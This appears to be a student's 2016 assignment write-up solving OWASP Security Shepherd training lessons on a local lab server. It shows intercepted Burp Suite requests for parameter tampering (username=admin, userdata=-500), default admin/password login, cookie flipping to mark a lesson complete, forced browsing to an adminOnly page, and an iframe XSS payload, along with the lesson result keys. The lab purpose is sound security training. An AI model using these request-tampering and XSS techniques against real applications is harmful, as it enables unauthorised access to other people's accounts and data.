SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY

OWASP Security Shepherd

Assignment 1

(IT 13 092948/ A.K Weerasinghe)

Year 4

Semester 1, 2016


Department of Information Technology

Faculty of Computing

Sri Lanka Institute of Information Technology

Field Training


Insecure Direct Object References



The result key to complete this lesson is stored in the administrators profile.


User: Guest

Age:	22
Address:	54 Kevin Street, Dublin
Email:	guestAccount@securityShepherd.com
Private Message:	No Private Message Set



Request to https://192.168.152.137:443


```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: 192.168.152.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://192.168.152.137/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Content-Length: 14
Cookie: JSESSIONID=DA00F5300474E46760EBD6D0090C7EB2; token=26020363712112441437000043992710811486;
JSESSIONID3="Rrwe9HZhVOH5xgcJjtYFVw=="
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

username=admin
```




User: Admin

Age:	43
Address:	12 Bolton Street, Dublin
Email:	administratorAccount@securityShepherd.com
	Result Key:
Private Message:	vlVANFxu8Qzix98zHaFwJ6uLSDNFU

Poor Data Validation


OWASP Secu
https://192
Most Visited
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to https://192.168.152.137:443
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex

```
POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f HTTP/1.1
Host: 192.168.152.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://192.168.152.137/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f.jsp
Content-Length: 12
Cookie: JSESSIONID=DA00F5300474E46760EBD6D0090C7EB2; token=260203637121124414370000439927108114486;
JSESSIONID3="Rrwe9HZhVOH5xgcJjtYFVw=="
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

userdata=-500
```




Validation Bypassed


You defeated the lesson validation. Result Key:

```
2vZknBtFShzhGR2vBD0JcuPo1QlZjtyUy8awlJw1iIoksT8doj7iwqkSxkJWk
```

Security Misconfiguration


OWASP Secu
https:/
Most Visited
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to https://192.168.152.137:443
Forward Drop Intercept is on Action
Comment
Raw Params Headers Hex

```
POST /lessons/fe04648f43cdf2d523ecf1675f1ade2cde04a7a2e9a7f1a80dbb6dc9f717c833 HTTP/1.1
Host: 192.168.152.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://192.168.152.137/lessons/fe04648f43cdf2d523ecf1675f1ade2cde04a7a2e9a7f1a80dbb6dc9f717c833.jsp
Content-Length: 32
Cookie: JSESSIONID=DA00F5300474E46760EBD6D0090C7EB2; token=26020363712112441437000043992710811486;
JSESSIONID3="Rrwe9HZhVOH5xgcJjtYFVw=="
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

userName=admin&userPass=password
```



User Name: admin

Password: ••••••••


Authentication Successful

You have successfully signed in with the default sign in details for this applicaiton. You should always change default passwords and avoid default administration usernames.


Result Key:

uiEU4W1hOy6VL7te2DzjFmjn10LQ0Xvx3QiCFONAcXDVm1GRv197totb


Broken Session Management


OWASP Secu
https:/
ost Visited
Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to https://192.168.152.137:443
Forward Drop Intercept is on Action
Comme
Raw Params Headers Hex

```
POST /lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806 HTTP/1.1
Host: 192.168.152.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: https://192.168.152.137/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806.jsp
Cookie: lessonComplete=lessonNotComplete; JSESSIONID=DA00F5300474E46760EBD6D0090C7EB2;
token=26020363712112441437000043992710811486; JSESSIONID3="Rrwe9HZhVOH5xgcJjtYFVw=="
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to https://192.168.152.137:443
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

```
POST /lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806 HTTP/1.1
Host: 192.168.152.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: https://192.168.152.137/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806.jsp
Cookie: lessonComplete=lessonComplete; JSESSIONID=DA00F5300474E46760EBD6D0090C7EB2;
token=26020363712112441437000043992710811486; JSESSIONID3="Rrwe9HZhVOH5xgcJjtYFVw=="
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
```




Lesson Complete

Congratulations, you have bypassed this lessons **VERY WEAK** session management. The result key for thi
s lesson is

jVX0TP+JasTq54+THwclynD9F64WcjxsmGOaQgf3O7LhNYBCs8f5x4VY

Failure to Restrict URL Access



Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Site map Scope
Request Response
Raw Headers Hex

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
▼ https://192.168.152.137
    ▶ css
    ▶ getModule
      getStarted.jsp
      index.jsp
    ▶ javascript:
    ▶ js
    ▼ lessons
        ▶ 4d8d50a458ca5f1f7e2506dd5557ae1f7da2
          4d8d50a458ca5f1f7e2506dd5557ae1f7da2
        ▼ adminOnly
              resultKey.jsp
        ▶ b8c19efd1a7cc64301f239f9b9a7a32410a08
          b8c19efd1a7cc64301f239f9b9a7a32410a08
        ▶ fdb94122d0f032821019c7edf09dc62ea21e2
          fdb94122d0f032821019c7edf09dc62ea21e2
        ▶ fe04648f43cdf2d523ecf1675f1ade2cde04a1
          fe04648f43cdf2d523ecf1675f1ade2cde04a1
        ▶ javascript:
          oed23498d53ad1d965a589e257d8366d74e
    ▶ logout
    ▶ readyToPlay.jsp
    ▶ refreshMenu
      scoreboard.jsp
    ▶ solutionSubmit
▶ http://bit.ly
▶ http://securityresearch.ie
▶ http://www.w3.org
```

Host	Method	URL	Params	Stat... ▲	Length	MIME type	Title
https://192.168.152....	GET	/lessons/adminOnly/...	□			HTML	


```
GET /lessons/adminOnly/resultKey.jsp HTTP/1.1
Host: 192.168.152.137
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
```



https://192.168.152.137/lessons/adminOnly/resultKey.jsp

Result Key: **uDG5S7f+WjKsNUabZm0Pq8Fh/uZJIPlx20LcbYU0aeeALJ5AxiXYhRPeAYmwKgkg/z8PWr8p44KG5L/0F4Lcu /r7czGURF4ZStSiU9IklBcAcXTko22atw**

Cross Site Scripting



Please enter the Search Term that you want to look up

<IFRAME SRC="javascript:alert('XSS');"></IFRAME>


Well Done

You successfully executed the JavaScript alert command!

The result key for this lesson is

